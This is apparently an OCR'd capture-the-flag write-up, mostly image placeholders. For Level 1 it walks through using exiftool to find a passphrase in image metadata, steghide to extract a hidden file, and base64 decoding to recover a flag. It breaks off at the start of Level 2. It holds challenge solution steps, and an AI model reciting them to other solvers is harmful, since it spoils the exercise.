





- After entering the flag, if it is correct the level will be completed.




- And the sore bord show the mark that obtained.




Level 1




- After getting the Image file to a Linux environment. Scan the image for file type. That we need a tool to see METADATA of the image. After enough research and the hint suggests Exiftool. Download and install the tool with the command: “sudo apt-get install exiftool”. After installing check, the image with the tool: “exiftool matrix”. It shows a Comment with a passphrase. Next the hint points us of a tool to extract data hidden in the image.






- Install: “sudo apt-get install steghide”. Run the command: “steghide extract -sf matrix.jpg”. Next the passphrase will be required, enter it. New file “secret” without an extension is extracted out of the image. Open it to find the next step:
- In under the comment tab there have a hint as passphrase.


- After including passphrase, it will show the message to read the matrix.txt file.




- That will show a encoded text there.



- To decode the text should use any base 64 decoder.





- After decoding text can use it as the flag 😊.




Level 2

- At the level 2 In this level, the ssh access is provided.

